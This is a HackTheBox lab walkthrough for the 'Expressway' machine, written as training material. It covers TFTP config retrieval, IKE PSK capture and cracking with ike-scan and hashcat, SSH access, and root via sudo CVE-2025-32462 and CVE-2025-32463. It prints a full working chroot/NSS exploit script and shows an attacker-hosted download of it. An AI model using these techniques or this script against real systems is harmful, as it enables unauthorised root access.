



HACKTHEBOX



Expressway

18th September 2025

Prepared By: kavigihan

Machine Author(s): dakkmaddy

Difficulty: **Easy**

Synopsis

Expressway is an easy-difficulty Linux machine that demonstrates enumeration and exploits the IKE service, a component of the **IPsec** framework. Upon leaking the Pre-Shared key of the service and cracking it, the retrieved clear-text credentials are used to access the target via SSH. For privilege escalation, CVE-2025-32462 is exploited to get a privileged shell as the **root** user.

Skills Required

- Basic Network Enumeration
- Basic Linux Enumeration

Skills Learned

- Knowledge about enumerating and exploiting the IKE service
- Linux system enumeration
- Exploiting CVE-2025-32462

Enumeration

Let's start with an `nmap` scan.

```
$ ports=$(nmap --open 10.10.11.87 | grep open | cut -d ' ' -f 1 | cut -d '/' -f 1 | paste -sd,); nmap 10.10.11.87 -p $ports -sV -sC -Pn --disable-arp-ping
<SNIP>
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
</SNIP>
```

We see that only port 22 is running `OpenSSH`. Since we do not have any credentials to log in via SSH, this leads to nowhere. So let's scan to see if any UDP ports are open.

```
$ sudo nmap -sU --top-port=20 10.10.11.87
<SNIP>
PORT      STATE      SERVICE
53/udp    closed     domain
67/udp    closed     dhcps
68/udp    open|filtered dhcps
69/udp    open|filtered tftp
123/udp   closed     ntp
135/udp   closed     msrpc
137/udp   closed     netbios-ns
138/udp   closed     netbios-dgm
139/udp   closed     netbios-ssn
161/udp   closed     snmp
162/udp   closed     snmptrap
445/udp   closed     microsoft-ds
500/udp   open       isakmp
514/udp   closed     syslog
520/udp   closed     route
631/udp   closed     ipp
1434/udp  closed     ms-sql-m
1900/udp  closed     upnp
4500/udp  open|filtered nat-t-ike
49152/udp closed     unknown
</SNIP>
```

We see UDP port 500 is `open`. Also, UDP port 69 is `open|filtered`. This is `TFTP`. So let's use `nmap` and further enumerate it with the `tftp-enum.nse` script.

```
$ sudo nmap -sU 10.10.11.87 -p 69 --script=tftp-enum.nse
<SNIP>
PORT      STATE SERVICE
```

```
FORWARD STATE SERVICE
69/udp open  tftp
| tftp-enum:
|_ ciscortr.cfg
</SNIP>
```

From the script scan, we see there is a file called `ciscortr.cfg` in the `TFTP` server.

Foothold

By default, `TFTP` does not require any authentication. Therefore, let's connect to the `TFTP` server and download the `ciscortr.cfg` file.

```
$ tftp 10.10.11.87
tftp> get ciscortr.cfg
```

We can notice a couple of interesting things from this file.

1. There is a user called `ike`.


```
$ cat ciscortr.cfg
<SNIP>
username ike password <redacted>
</SNIP>
```

2. The target's hostname is `expressway`.

```
$ cat ciscortr.cfg
<SNIP>
hostname expressway
</SNIP>
```

The rest of the file contains router configuration for different networks and interfaces defined within it.

Earlier, we saw that the UDP port `500` is open in the target. Let's do a quick Google search to identify the service running on this port.



primarily for IPsec VPNs. IKE on UDP port 500 handles the negotiation of cryptographic keys and parameters, allowing devices to establish secure communication channels over the internet.

What is IKE and IPsec?

- **IPsec** is a suite of protocols for securing IP communications by authenticating and encrypting each IP packet.
- **IKE** is a sub-protocol within IPsec that performs the "handshake" to set up these

Show more

over IP protocol 50, using Encapsulating Security Payload...

Zenarmor

What is Port 500? - CBT Nuggets

May 23, 2025 — Port 500 is a UDP port associated with the Internet Key Exchange (IK...

CBT Nuggets

SERVICE
ISAKM

We can see it mentioning the **IKE** service, which is a component of the **IPsec** framework. This is primarily used to create encrypted tunnels to allow secure communication over a network.

Now that we have identified the service running on the port, let's further enumerate it. From [this](#) article, we can learn more about this service and how it works. For footprinting and scanning, we can use [ike-scan](#).

First, let's connect to the endpoint and see what response it returns.

```
$ ike-scan -M 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87      Main Mode Handshake returned
      HDR=(CKY-R=f77e35c29fc9ebf3)
      SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
      VID=09002689dfd6b712 (XAUTH)
      VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.198 seconds (5.05 hosts/sec). 1
returned handshake; 0 returned notify
```

From the response, we see a field called **AUTH** with a value of **PSK**. This means that the VPN is configured with a Pre-Shared key. Also, from the output, we see the encryption is set to **3DES**, and the hash is **SHA1**.

Let's attempt an aggressive scan with **-A** and use the **--pskcrack** option to retrieve the pre-shared key so we can crack it offline.

```
$ ike-scan -M -A --pskcrack=k.hash 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87      Aggressive Mode Handshake returned
      HDR=(CKY-R=c02899f2f9a44583)
      SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
      KeyExchange(128 bytes)
      Nonce(32 bytes)
      ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
```

```
VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
Hash(20 bytes)
```

```
Ending ike-scan 1.9.6: 1 hosts scanned in 0.199 seconds (5.03 hosts/sec). 1
returned handshake
; 0 returned notify
```

And this will create a file called `k.hash` with the pre-shared key, which we can pass to `hashcat` to recover the clear-text password.

```
$ cat k.hash
32dda57e119698e23fef3ae0bd196b8e104bd9c231f588e6...
<SNIP>...05f63fe9e351b5ebb060845891cb7:8a8b63acadaf581292f49e2ce1ce955e5dd00c92
```

```
$ hashcat k.hash /usr/share/wordlists/rockyou.txt
<SNIP>
32dda57e119698e23fef3ae0bd196b8e104bd9c231f588e6...
<SNIP>...05f63fe9e351b5ebb060845891cb7:8a8b63acadaf581292f49e2ce1ce955e5dd00c92
:freakingrockstarontheroad
</SNIP>
```

Using this password, we can access the target via SSH as the `ike` user we found from the `ciscortr.cfg` file.

```
$ ssh ike@10.10.11.87
```

Privilege Escalation

Method I

As the `ike` user, let's further enumerate the system. Looking at the `sudo` rules, we notice this user doesn't have any special sudo rules set up.

```
ike@expressway:~$ sudo -l
Password:
Sorry, user ike may not run sudo on expressway.
```

Let's enumerate the installed `sudo` version and see if we can find any exploits.

```
ike@expressway:~$ sudo -V
Sudo version 1.9.17
```

```
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
```

We see `sudo` version `1.9.17` is installed. A simple Google search reveals that this version is vulnerable to [CVE-2025-32462](#), which allows local privilege escalation using the `-h` option. This allows users to list the privileges they have on different systems. This has to be configured in the `/etc/sudoers` file. When configured, users can use this option to list what permissions they have on different hosts. We can find a POC for this specific exploit from [here](#).

For us to exploit this, we need to find a host configured so that the `ike` user is allowed to list the sudo permissions. Therefore, we need to further enumerate the system. If we look at the groups that this user is a part of, we notice this user is a member of a non-default group called `proxy`.

```
ike@expressway:~$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
```

Let's list the files this group can read.

```
ike@expressway:~$ find / -group proxy 2>/dev/null |grep -v '/proc\|/sys\|/run'
/var/spool/squid
/var/spool/squid/netdb.state
/var/log/squid
/var/log/squid/cache.log.2.gz
/var/log/squid/access.log.2.gz
/var/log/squid/cache.log.1
/var/log/squid/access.log.1
```

Note that here we are excluding the `/proc`, `/sys`, and `/run` directories since these usually contain system files.

We can see this group is allowed to read the log files of the `squid` proxy in `/var/log/squid/`. Looking through the `access.log.1` log file, we notice there is a host called `offramp.expressway.htb`.

```
ike@expressway:~$ cat /var/log/squid/access.log.1
<SNIP>
1753229688.902      0 192.168.68.50 TCP_DENIED/403 3807 GET
http://offramp.expressway.htb - HIER_NONE/- text/html
</SNIP>
```

To parse this file better, you can use the `grep` utility to only show the URLs as well - `cat /var/log/squid/access.log.1 |grep http`

From the log file's output, we see that the `squid` proxy was used to access the host `offramp.expressway.htb`. Hence, let's try to connect to this hostname using `sudo` and list the permissions we have as the `ike` user.

```
ike@expressway:~$ sudo -h offramp.expressway.htb -l
Matching Defaults entries for ike on offramp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ike may run the following commands on offramp:
    (root) NOPASSWD: ALL
    (root) NOPASSWD: ALL
```

We can see this user has permission to run any command as the `root` user without a password. So let's run `/bin/bash` to get an interactive shell as the `root` user.

```
ike@expressway:~$ sudo -h offramp.expressway.htb bash
root@expressway:/home/ike# whoami
root
```

Now we have a privileged shell as the `root` user. The root flag can be found in `/root/root.txt`.

Method II

Earlier, we saw the `sudo` version installed in the target is `1.9.17`. This version of `sudo` is also vulnerable to [CVE-2025-32463](#) which allows local privilege escalation because `nsswitch.conf` file created by an arbitrary user is allowed to be used in a privileged process with the `--chroot` option in `sudo`.

A POC for this can be found [here](#).

To exploit this, let's clone the repository and transfer the `exploit.sh` script to the target.

```
$ git clone https://github.com/kh4sh3i/CVE-2025-32463
$ cd CVE-2025-32463
$ python3 -m http.server 8000
```

```
ike@expressway:~$ cd /tmp
ike@expressway:/tmp$ curl 10.10.14.77:8000/exploit.sh -LO
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent  Left  Speed
100  637  100  637    0     0  1661      0  --:--:-- --:--:-- --:--:--  1658
ike@expressway:/tmp$ chmod +x ./exploit.sh
```

Before running the `exploit.sh`, let's see what this does.

```
ike@expressway:/tmp$ cat exploit.sh
<SNIP>
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
    setreuid(0,0);
    setregid(0,0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
</SNIP>
```

1. `STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)` - create a unique temporary directory and save its path.
2. `cd ${STAGE?} || exit 1` - navigates to the created temporary directory.
3. `cat > woot1337.c<<EOF ... <SNIP>... EOF` - creates the C source file that executes `/bin/bash`.
4. `mkdir -p woot/etc libnss_` - makes a fake `etc` and a `libnss_` folder for the module to be loaded correctly.
5. `echo "passwd: /woot1337" > woot/etc/nsswitch.conf` - place a custom `nsswitch.conf` file in the staged `etc` directory.
6. `cp /etc/group woot/etc` - copy the real `/etc/group` file to staged `etc` directory, so system lookups won't fail.
7. `gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c` - compile the C source file to a shared library.

8. `sudo -R woot woot` - runs the `sudo` command with the staged shared library, causing the privileged process to use the custom files it created.
9. `rm -rf ${STAGE?}` - remove the temporary directory.

Another thing to note is that, as explained in step 4, we are creating a custom `libnss_/woot1337.so.2` shared library. And the reason why we are able to use this library instead of the legitimate one is due to the `chroot()` function used by the `sudo` binary, allowing users to specify a custom/fake `nsswitch.conf` file. You can find a detailed explanation of this [here](#).

Now that we understand what happens, let's run the script.

```
ike@expressway:/tmp$ chmod +x exploit.sh
ike@expressway:/tmp$ ./exploit.sh
woot!
root@expressway:/# whoami
root
```

Just as we expected, we drop in to a privileged shell as the `root` user.